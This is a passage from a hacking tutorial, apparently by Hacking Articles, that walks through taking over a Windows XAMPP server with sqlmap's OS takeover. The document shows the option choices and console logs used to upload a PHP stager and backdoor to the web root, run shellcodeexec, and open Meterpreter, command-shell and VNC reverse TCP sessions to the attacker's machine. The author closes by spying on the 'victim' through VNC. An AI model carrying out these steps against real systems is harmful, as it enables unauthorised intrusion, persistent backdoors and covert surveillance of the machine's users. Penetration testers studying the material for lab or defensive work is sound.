
Choosing Payload and Uploading Backdoor

Type **1** for **Metasploit framework** to establish a reverse connection then**type 4** for **php** payload for supporting server and again **type 1** for **the common location for the writable directory** to upload payload as a backdoor in victim PC.



```
how do you want to establish the tunnel?
[1] TCP: Metasploit Framework (default)
[2] ICMP: icmpsh - ICMP tunneling
> 1
[05:10:04] [INFO] going to use a web backdoor to establish the tunnel
which web application language does the web server support?
[1] ASP (default)
[2] ASPX
[3] JSP
[4] PHP
> 4
[05:10:06] [WARNING] unable to automatically retrieve the web server document roo
t
what do you want to use for writable directory?
[1] common location(s) ('C:/xampp/htdocs/, C:/wamp/www/, C:/Inetpub/wwwroot/') (d
efault)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 1
[05:10:08] [WARNING] unable to automatically parse any web server path
[05:10:08] [INFO] trying to upload the file stager on 'C:/xampp/htdocs/' via LIMI
T 'LINES TERMINATED BY' method
[05:10:08] [INFO] the file stager has been successfully uploaded on 'C:/xampp/htd
ocs/' - http://192.168.1.79:81/tmpusrjg.php
[05:10:08] [INFO] the backdoor has been successfully uploaded on 'C:/xampp/htdocs
/' - http://192.168.1.79:81/tmpblclr.php
[05:10:08] [INFO] creating Metasploit Framework multi-stage shellcode
```


Here Type **1** for **reverse tcp** connection as the default option. Now I will choose these entire three payloads one by one and try to hack web server every time. Now type **1** for meterpreter.



```
[05:10:08] [INFO] creating Metasploit Framework multi-stage shellcode
which connection type do you want to use?
[1] Reverse TCP: Connect back from the database host to this machine (default)
[2] Reverse TCP: Try to connect back from the database host to this machine, on a
ll ports between the specified and 65535
[3] Reverse HTTP: Connect back from the database host to this machine tunnelling
traffic over HTTP
[4] Reverse HTTPS: Connect back from the database host to this machine tunnelling
 traffic over HTTPS
[5] Bind TCP: Listen on the database host for a connection
> 1
what is the local address? [Enter for '192.168.1.8' (detected)]
which local port number do you want to use? [3619]
which payload do you want to use?
[1] Meterpreter (default)
[2] Shell
[3] VNC
> 1
[05:10:16] [INFO] creation in progress .............................. done
[05:10:46] [INFO] uploading shellcodeexec to 'C:/Windows/Temp/tmpsetemz.exe'
[05:10:46] [INFO] shellcodeexec successfully uploaded
[05:10:46] [INFO] running Metasploit Framework command line interface locally, pl
ease wait..
```

Shell 1: Meterpreter Session


It will load the Metasploit framework and provides meterpreter session 1.



```
+ -- --=[ 471 payloads - 39 encoders - 9 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

PAYLOAD => windows/meterpreter/reverse_tcp
EXITFUNC => process
LPORT => 3619
LHOST => 192.168.1.8
[*] Started reverse TCP handler on 192.168.1.8:3619
[*] Starting the payload handler...
[05:11:47] [INFO] running Metasploit Framework shellcode remotely via shellcodeex
ec, please wait..
[05:11:52] [WARNING] turning off pre-connect mechanism because of connection time
 out(s)
[*] Sending stage (957999 bytes) to 192.168.1.79
[*] Meterpreter session 1 opened (192.168.1.8:3619 -> 192.168.1.79:49801) at 2017
-01-07 05:11:49 -0500


success.

success.

Computer        : USER6-PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : RAJLAB
Logged On Users : 2
Meterpreter     : x86/windows
```


Shell 2: Command Shell Session

Repeat the whole process till **reverse tcp connection** when further it asks to choose payload, then **type 2** for **the shell.**



```
which payload do you want to use?
[1] Meterpreter (default)
[2] Shell
[3] VNC
> 2
[05:24:31] [INFO] creation in progress .............. done
[05:24:45] [INFO] uploading shellcodeexec to 'C:/Windows/Temp/tmpsenzlk.exe'
[05:24:45] [INFO] shellcodeexec successfully uploaded
[05:24:45] [INFO] running Metasploit Framework command line interface locally, pl
ease wait..
```


Then it will load the Metasploit framework and provides command shell session 1.



```
IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt

Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.13.8-dev                         ]
+ -- --=[ 1608 exploits - 914 auxiliary - 278 post       ]
+ -- --=[ 471 payloads - 39 encoders - 9 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

PAYLOAD => windows/shell/reverse_tcp
EXITFUNC => process
LPORT => 48199
LHOST => 192.168.1.8
[*] Started reverse TCP handler on 192.168.1.8:48199
[*] Starting the payload handler...
[05:25:21] [INFO] running Metasploit Framework shellcode remotely via shellcodeex
ec, please wait..
[05:25:26] [WARNING] turning off pre-connect mechanism because of connection time
 out(s)
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.1.79
[*] Command shell session 1 opened (192.168.1.8:48199 -> 192.168.1.79:49873) at 2
017-01-07 05:25:21 -0500

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\xampp\htdocs>
```


Shell 3: VNC Viewer Access

Repeat the whole process till **reverse tcp connection** when further it asks to choose payload, this time now **type 3** for **VNC.**




```
what is the local address? [Enter for '192.168.1.8' (detected)]
which local port number do you want to use? [45601]
which payload do you want to use?
[1] Meterpreter (default)
[2] Shell
[3] VNC
> 3
[05:20:36] [INFO] creation in progress ................ done
[05:20:52] [INFO] uploading shellcodeexec to 'C:/Windows/Temp/tmpsewtzz.exe'
[05:20:52] [INFO] shellcodeexec successfully uploaded
[05:20:52] [INFO] running Metasploit Framework command line interface locally, pl
ease wait..
```

Again it will load the Metasploit framework and launching viewer.



```
          .                   .                 dB' dBP    dB'.BP
                              |      dBP     dBBBB' dBP    dB'.BP dBP    dBP
                           --o--    dBP    dBP    dBP    dB'.BP dBP    dBP
                              |    dBBBBP dBP    dBBBBP dBBBBP dBP    dBP

                                                                     .
                 .
        o                  To boldly go where no
                            shell has gone before


Taking notes in notepad? Have Metasploit Pro track & report
your progress and findings -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.13.8-dev                          ]
+ -- --=[ 1608 exploits - 914 auxiliary - 278 post        ]
+ -- --=[ 471 payloads - 39 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

PAYLOAD => windows/vncinject/reverse_tcp
EXITFUNC => process
LPORT => 45601
LHOST => 192.168.1.8
DisableCourtesyShell => true
[*] Started reverse TCP handler on 192.168.1.8:45601
[*] Starting the payload handler...
[05:21:33] [INFO] running Metasploit Framework shellcode remotely via shellcodeex
ec, please wait..
[05:21:38] [WARNING] turning off pre-connect mechanism because of connection time
 out(s)
[*] Sending stage (401920 bytes) to 192.168.1.79
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] Launched vncviewer.
[*] Session 1 created in the background.

msf exploit(handler) >
```

Finally, you can see from the given screenshot that I had access victim pc through TightVNC and now victims each moment will be kept under my observation. Hence, we have hacked victim pc three times with various type shell.



Finally we have completed the SQLMap to Metasploit OS exploitation.

To learn more about Database Hacking. Follow this **Link.**

Author: Aarti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**